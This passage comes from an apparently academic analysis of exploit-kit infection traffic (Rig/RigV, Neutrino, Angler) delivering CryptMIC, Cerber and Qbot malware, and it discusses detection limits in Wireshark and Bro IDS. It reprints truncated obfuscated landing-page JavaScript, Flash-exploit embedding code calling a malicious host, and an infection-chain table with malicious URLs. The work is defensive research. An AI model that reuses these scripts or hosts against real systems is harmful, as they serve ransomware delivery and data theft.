


Figure 3.35: Rig EK - Encrypted payload




Figure 3.36: Rig EK - Decrypted executable payload is Qbot malware variant

heavily obfuscated `script`, which calls these 4 `script` and combines the plain text outputs, which creates a new HTML page as shown in Figure 3.45 and Figure 3.46.

3.8 Neutrino EK

In the following sample, there are some artifacts that indicate an infection through *Neutrino EK* within the *pseudoDarkleech* campaign triggered right after browsing a compromised webpage redirecting to an exploit that is designed for *Flash* and subsequently delivering an encrypted executable payload that is the infamous *CryptMIC* malware (Figure 3.47). *PseudoDarkleech* injects an iframe leading to Neutrino EK.

According to the analysis, there is no interlayer (gate/redirecting page), and the campaign directly leads to the *Neutrino EK* landing page (Figure 3.48) and the landing URL does exist implicitly in the compromised webpage. The EK landing page is automatically loaded via an `iframe` and brings interestingly a static and unobfuscated *Flash-based* exploit code (Figure 3.49). Then, it retrieves an executable encrypted/encoded payload, which is a CryptMIC malware variant (Figure 3.50). Although CrypMIC interacts with its C&C server on TCP port 443 (Figure 3.51), communication is custom encoded and plain text, not HTTPS (Figure 3.52). The files (text and HTML) for asking ransom are delivered in clear text during the post-infection traffic .

```
<html>

<body>
    <script>
        GuJAaCPkAP = ";}™etur™;}™dfgBS™+EOT™BELBEL&™||BSx™5-1™8BELBEL
        qSExbzuHiw = "fuªonSIkªarªEOTlBSBELªv:ªumeª}SOHv,ªEOTc[ªreaªe
        cJpadrwYHt = "SOH.STX<ETX>EOT=ENQ\"ACK\'BEL)BS(SI DLE\tDC1\r
        for (VgbmNDopBc = '', YTuRyaNkuc = 3061, NzXYRQhDSx = 0; YTuRya
            VgbmNDopBc += qSExbzuHiw[NzXYRQhDSx];
            if (typeof GuJAaCPkAP[YTuRyaNkuc] != ('und') + 'efined') {
                VgbmNDopBc += GuJAaCPkAP[YTuRyaNkuc];
            };
        }
        for (WZBIYnROFI = 0; WZBIYnROFI <= cJpadrwYHt.length - 1; WZBIY
            MFhQGXedDg = ( /*gf*/ "su" + /*gf*/ "bs") + /*gf*/ "tr";
            VgbmNDopBc = VgbmNDopBc /*b*/ .replace /*d*/ (new RegExp(cJ
            WZBIYnROFI++;
        }
        nRErfvXkHz = "1";
        oxWUw = this[((14523) ? "ev" + "sQfa" [MFhQGXedDg](3) : "") + n
        oxWUw /*sk*/ (VgbmNDopBc);
    </script>
    <script>
        qgDBSyxSVx = "nSI}}rfgBS‡EOTdf※BELBEL&BEL||BSBEL&26ãq-EOTETX
```

Figure 3.37: RigV EK - Landing page (beautified view)

```
function k() {
    var a = l(),
        c = {
            v: document
        }.v,
        b = c["createElement"]("script");
    b["type"] = "text/javascript", b["text"] = a, a = c["getElementsByTagName"]
}
try {
    k()
} catch (m) {}

function l() {
    var s = "dmFyIGN2Y3NkZCA9ICIiOy8qczgyODIyZDM5MDYxaGZqNTYwNDlmcyovCglmdW5jdG
    var e = {},
        i, b = 0,
        c, x, aq = 0,
        a, r = "",
        dfgdfg = String.fromCharCode,
        L = s.length;
    var A = "ABCDEFGHIJKSD454FLMNOPQRSTUVWXYSD454FZabcdefghijklmnopqrstuvwxyz01
```

Figure 3.38: RigV EK - 1th script is executed to build the 1th part of 1th layer

The major capability of CryptMIC is not only encrypting files but also stealing them. It acts like a “private stealer” by exfiltration of various data, especially Bitcoins.

Landing. PseudoDarkleech injects an iframe into the compromised page leading to the Neutrino EK. The landing page has an HTML flash object, which is not obfuscated.

Exploit. Neutrino EK sends the malicious Flash file containing exploit code.

```
function k() {
    var a = l(),
        c = {
            v: document
        }.v,
        b = c["createElement"]("script");
    b["type"] = "text/javascript", b["text"] = a, a = c["getElementsByTagName"]
}
try {
    k()
} catch (m) {}

function l() {
    var s = "ZnVuY3Rpb2" + "4gaGdmZ3NkZnNzYShudW0sIHdpZHRoKXt2YXIgeGN2YWEgPSAiM
    var e = {},
        i, b = 0,
        c, x, aq = 0,
        a, r = "",
        dfgdfg = String.fromCharCode,
        L = s.length;
    var A = "ABCDEFGHIJKSD454FLMNOPQRSTUVWXYSD454FZabcdefghijklmnopqrstuvwxyz01
```

Figure 3.39: RigV EK - 2nd script is executed to build the 2nd part 1th layer

```
    7B9F5DFF1ACBCADD9ACADBFF7AAC7ECE5F6F7E1F0B9F1ACB4B5B6ADBFF7AACBF4E1EAACADBFEDB9C
    CACE9ADBFE0B9EDDFF2D9ACEDDFF1ACB5B6ADD9ACA6D4D8FCB0B1D8FCB4B4D8FCB4B4A6ADAFB4B6B
    3ADBFF7AAF3F6EDF0E1F0E1FCF0ACEDADBFEDE2ACB4B7B3DAB8E0ADFFF2E5F6A4FEB9B5BFE7AFB9F
    1ACB5B7ADF9E1E8F7E1A4E7AFB9F4BFF7AAF7E5F2E1F0EBE2EDE8E1ACE7A8B6ADBFF7AAABAEAEABC
    7E8EBF7E1ACADBFD5B9F1ACB5BCADBFFEDAA2DAA2ACE7B9A6F6E1E3F7F2F6B7B6A6ABAEE6AEABAFF
    4AFD5AFE7ADBFEEAAABAEC0AEABF6F1EAABAEAEABACA6E7D8FCB2C0E0A6AFF4AFF1ACB5B3ADAFE7A
    8B4ADF9E7E5F0E7ECACDDADFFF9D6B9A6D8FCB0B0E1E8E1F0E1E2EDE8E1A6BFF5DFD6D9ACC8ADBFB
    AD5DCEEB2F7C2EBF7F4A4A2A2A4F7F0E5F6F0A4F3F7E7F6EDF4F0A4ABABC6A4ABABC1BECED7E7F6E
    DF4F0A4D5DCEEB2F7C2EBF7F4A4A6" /*sdfgkdfhd20774hfjfs*/ +
    /*sdfgkdfhd61810hfjfs*/ htedfgsss("
    http://feel.easytrimmd.com/?oq=m2H9_UqKeAFNFGyiEWEcgdkzdtZBFgV96z720XUnR6egJOD9U
    GFUQ9Nz8-cVLI&es_sm=132&q=wXfQMvXcJwDQCobGMvrESLtDNknQA0KK2Ib2_dqyEoH9eGnihNzUSk
    ry6B2aC&aqs=yandex.97n84.406g6b4&ie=UTF-16&sourceid=yandex", "gexywoaxor"));
    try {
        d2[e3]++
    } catch (exc) {
        hjgdgdfgd(er3wssss)
    }
} /*sdhd98231hfs*/
```

Figure 3.40: RigV EK - 1th script is executed to build the 1th part of 2nd layer

Payload. For some cases (e.g., 2016-08-30-traffic-analysis-exercise) Wireshark is able to identify encrypted binary files as objects but misidentifies the content type, in this case the payload is encrypted CryptMIC ransomware variant in Figure 3.50.

C&C Activity. CryptMIC interacts with its C&C server on port 443, but in plain text.

3.9 Challenges

The challenges with the infection analysis approach are explained in this section.

```
function yutr(fu, fd) {
    var hgccd = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" a
    hgccd = hgccd + '<param name="movie" value="' + fu + '" />';
    hgccd = hgccd + '<param name="play" value="true"/>';
    hgccd = hgccd + '<param name=FlashVars value="iddqd=' + fd + '" />';
    hgccd = hgccd + '<!--[if !IE]>-->';
    hgccd = hgccd + '<object type="application/x-shockwave-flash" data="' + fu
    hgccd = hgccd + '<param name="movie" value="' + fu + '" />';
    hgccd = hgccd + '<param name="play" value="true"/>';
    hgccd = hgccd + '<param name=FlashVars value="iddqd=' + fd + '" />';
    hgccd = hgccd + '<!--<![endif]-->';
    hgccd = hgccd + '<!--[if !IE]>--></object><!--<![endif]-->';
    hgccd = hgccd + '</object>';
    var gffd = document.createElement("div");
    gffd.innerHTML = hgccd;
    document.body.appendChild(gffd);
}
yutr("
http://feel.easytrimmd.com/?aqs=yandex.109r60.406j3r0&oq=H9_QqKeAFNFGyi0WEcgdkz
vrESLtCNknQA0KK2If2_dqyEoH9fWnihNzUSkr06B2aCm2", htedfgsss("
http://feel.easytrimmd.com/?sourceid=mozilla&es_sm=144&q=z3fQMvXcJwDQDoTHMvrESI
yCfgMwydhfVFoWovytjxXdyxaYgcOK9SWOYApH-6LIVLA4", "gexywoaxor"));
```

Figure 3.41: RigV EK - 2nd script is executed to build the 2nd part of 2nd layer

```
    <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" he
"11">
    <param name="movie" value=
    "http://feel.easytrimmd.com/?aqs=yandex.109r60.406j3r0&amp;oq=I
    <param name="play" value="true">
    <param name="FlashVars" value=
    "iddqd=67657879776f61786f722220226874747 03a2f2f6665656c2e65617:
    <!--[if !IE]>--><object data=
    "http://feel.easytrimmd.com/?aqs=yandex.109r60.406j3r0&amp;oq=I
    height="11" type="application/x-shockwave-flash" width="11">
        <param name="movie" value=
        "http://feel.easytrimmd.com/?aqs=yandex.109r60.406j3r0&amp
        <param name="play" value="true">
        <param name="FlashVars" value=
        "iddqd=67657879776f61786f7222202268747470 3a2f2f6665656c2e6!
        <!--<![endif]--><!--[if !IE]>-->
    </object> <!--<![endif]-->
</object>
```

Figure 3.42: RigV EK - Beautified view of the landing page, after fully executed

3.9.1 Analysis 1: pseudoDarkleech and RigV and Cerber

In one sample (*2016-12-13-pseudoDarkleech-Rig-V-sends-Cerber-ransomware.pcap*) the threat actor orchestrates the *pseudoDarkleech* campaign in order to infect victims with the *Cerber* ransomware via the *RigV* Exploit Kit. There are 11 HTTP requests, 2 POST requests, and 3 different domains in the infection chain, in Figure 3.53. However, only 8 responses appear at first sight in Figure 3.54. In addition, 8 HTTP Objects are shown in the export list in Figure 3.55.




Figure 3.43: RigV EK - Encrypted payload is decrypted with the RC4 algorithm




Figure 3.44: Angler EK - Obfuscated strings in landing page

3.9.1.1 Challenge – Unrecognized objects

Although HTTP objects confirm HTTP responses, as a rule there should be 11 responses in total. As is known, a malware infection contains payload that is a binary file and the content type of the payload is observed as "*application/octet-stream, application/x-msdownload, application/x-executable, etc*" in the network. However, there is no such object here. Therefore, the unrecognized 3 objects could be revealed by looking for the "*application/x-msdownload*" mime type in Figure 3.56. One significant point is that Wireshark can identify the protocol as TCP rather than HTTP.

The contents of a TCP stream that delivers the executable are shown Figure 3.57. A

```
<script>
 var CAsFbmEcwB ="", sanGuN;
msTmGPtXl =
 "HQhlBvygqxqc" +  "koxbOlAH". substr (12,14);
 msTmGPtXl = msTmGPtXl +  "yb";
TUJNVRdKTgRYv[msTmGPtXl](
"xuYQsrqEOx", 'tf-ql-');
</script>
```

```
<script>
 var IMfLgOaEL ="", gwMIW;
msTmGPtXl =
 "HQhlBvygqxq" +  "iCMfVM". substr (12,7);
 msTmGPtXl = msTmGPtXl +  "cyb";
tSMoctD;
wxniA;
 TUJNVRdKTgRYv[msTmGPtXl](
"ZbIXKfUiNFb", 'tf-ql-' );
</script>
```

```
<script>
 var gySwjaTdEo ="", WjOM;
msTmGPtXl =
 "HQhlBvygqx" +  "EEvVWDqA". substr (14,12);
 msTmGPtXl = msTmGPtXl +  "qcyb";
TUJNVRdKTgRYv[msTmGPtXl](
"rwCMJcn", 'tf-ql-');
</script>
```

```
<script LANGUAGE="JavaScript">
 var UpxtHGhWh ="", vGnUhv;
msTmGPtXl =
 "H" +  "yYYOXVjeDN". substr (17,11);
 msTmGPtXl = msTmGPtXl +  "QhlBvygqxqcyb";
TUJNVRdKTgRYv[msTmGPtXl](
"DGGZmESwuVKnGQj", 'tf-ql-');
</script>
```

Figure 3.45: Angler EK - Deobfuscation script code blocks in landing page

```
<script>
 var ZgbkenxQZzwZd;
beforeSpacePosition= {
          /**
           * @cfg {String/Ext.panel.Title}
           * The title text or config objec
           */
          title: {
              $value: {
                  ariaRole: 'presentation',
                  xtype: 'title',
                  flex: 1
              },
```

```
var MckGMcDt,VVRH, tSMoctD, TUJNVRd

 var HQhlBvygqxqcyb, feniFWuhC;
 var nMYr=
4-3;     qbDf
=
"";    wxniA    =          'd';
VVRH     = 'in';       var Tqaj9C=
"", P0;
TUJNVRdKTgRYv      =
window;     VVRH
```

Figure 3.46: Angler EK - Controller script in landing page

#	Result	IP	Protocol	Method	Host	URL	Body	Content-Type	MD5	Comments
111	200	216.58.192.202	HTTP	GET	maps.googleapis.com	/maps/api/js/AuthenticationService.Authenticate?1shttp%3A%2F...	57	text/javascript; charset=UTF-8	E5-ED-74-CB-2A-B9-55-77-4A-89-A6-51-F5-AA-1A-74	
113	200	184.168.137.1	HTTP	GET	hongkonghotels.org	/	7.671	text/html; charset=UTF-8	ED-1F-DA-57-F6-04-8E-0A-D8-6F-39-F6-BE-5E-3F-ED	Compromised webpage
115	404	185.11.164.47	HTTP	GET	gcestrelasdaamadora.com	/js/jquery.min.php?c_utt=J18171&c_utm=http%3A%2F%2Fgcest...	0	text/html	No body	
119	200	5.135.252.130	HTTP	GET	tilisinga-ismaeliet.starlightst...	/1998/02/07/nonsense/thee/weep-common-hope-wake.html	2.378	text/html	5A-AB-AD-1D-F4-F6-96-A2-A8-B2-42-06-73-D9-86-04	Neutrino EK landing
120	200	5.135.252.130	HTTP	GET	tilisinga-ismaeliet.starlightst...	/attic/1902549/slip-shrug-flap-able.swf	78.879	application/x-shockwave-flash	66-9F-79-6C-95-20-43-F7-5B-8C-50-FF-7B-06-EE-A6	Flash exploit
122	0	5.135.252.130	HTTP	GET	tilisinga-ismaeliet.starlightst...	/1989/09/14/limp/specter-survey-camera-market.html	0		No body	
123	200	5.135.252.130	HTTP	GET	tilisinga-ismaeliet.starlightst...	/1984/10/30/cool/forty-grey-shadow-aunt.html	69.632	application/octet-stream	E7-72-92-DC-7D-5E-6F-19-77-8A-3C-50-98-2D-79-86	CryptMIC malware
124	304	23.15.4.8	HTTP	GET	crl.microsoft.com	/pki/crl/products/MicrosoftTimeStampPCA.crl	0	application/pkix-crl	No body	
145	200	216.58.192.174	HTTP	GET	www.google-analytics.com	/ga.js	16.022	text/javascript	09-88-9D-FA-1A-6B-F8-00-50-7B-7A-67-99-C4-59-01	
195	302	217.197.83.197	HTTP	GET	ccjlwb22w6c22p2k.onion.to	/	5		FD-A4-49-10-DE-B1-A4-60-BE-4A-C5-D5-6D-61-D8-37	Ransom page - TOR

Figure 3.47: Neutrino EK - Infection chain

striking matter here is the packet header, which starts with the "=<*i C*" string; at first sight this is weird and totally unusual. Such a content type usually contains a PE header, which starts with the "*MZ*" signature. Therefore, the unknown file header is a strong indication of encryption/encoding. In reality, a malware infection frequently contains an encrypted binary file, so this is an expected symptom, in this case the payload is an encrypted *Cerber* ransomware variant.

3.9.1.2 Challenge – Malformed HTML header

The same packet capture is also analyzed with the *Bro IDS* in Figure 3.58. The first HTTP request has a content type "*text/plain*". However, as *Wireshark* shows, its mime type is "*text/html*". This web page has a broken HTML structure at the header section of the code. This is due to the injection of the malicious script code blocks by the




Figure 3.48: Neutrino EK - Landing page 1

threat actors, which are the starting points of the infection. The content detection signature of the Bro IDS could not identify the malformed HTML file because of checking only the particular patterns at the beginning of the file. This mechanism is also intentionally applied to break the honeyclients and emulators which heavily rely on HTML parser *(e.g., HtmlUnit)* for automated analysis.

3.9.1.3 Challenge – Encrypted content

For this case, the advantage of the *Bro IDS* over *Wireshark* is that it extracts three encrypted binary files pretty well. On the other hand, Bro is not able to identify the content types of the encrypted binaries . Despite the fact that it is not possible to verify the actual content type without decryption, for these encryption issues, the content type of the HTTP response header could be used to determine the file type. However, Bro never relies on those headers due to manipulation risk. Finally, Bro does not give the content type of the HTTP responses that has the 302 status code. Those responses are not only empty, but also redirect to another page.

A known tool, *CapTipper and Dpkt*, also presents similar results with a usable output except extracting three binary files.

3.10 Key Findings

Context-aware content analysis mainly identifies that the *JavaScript* functions are not suspicious when they are alone, however when they are seen together with a particular order, they indicate malicious behavior. This idea is also supported via the *AST hash*

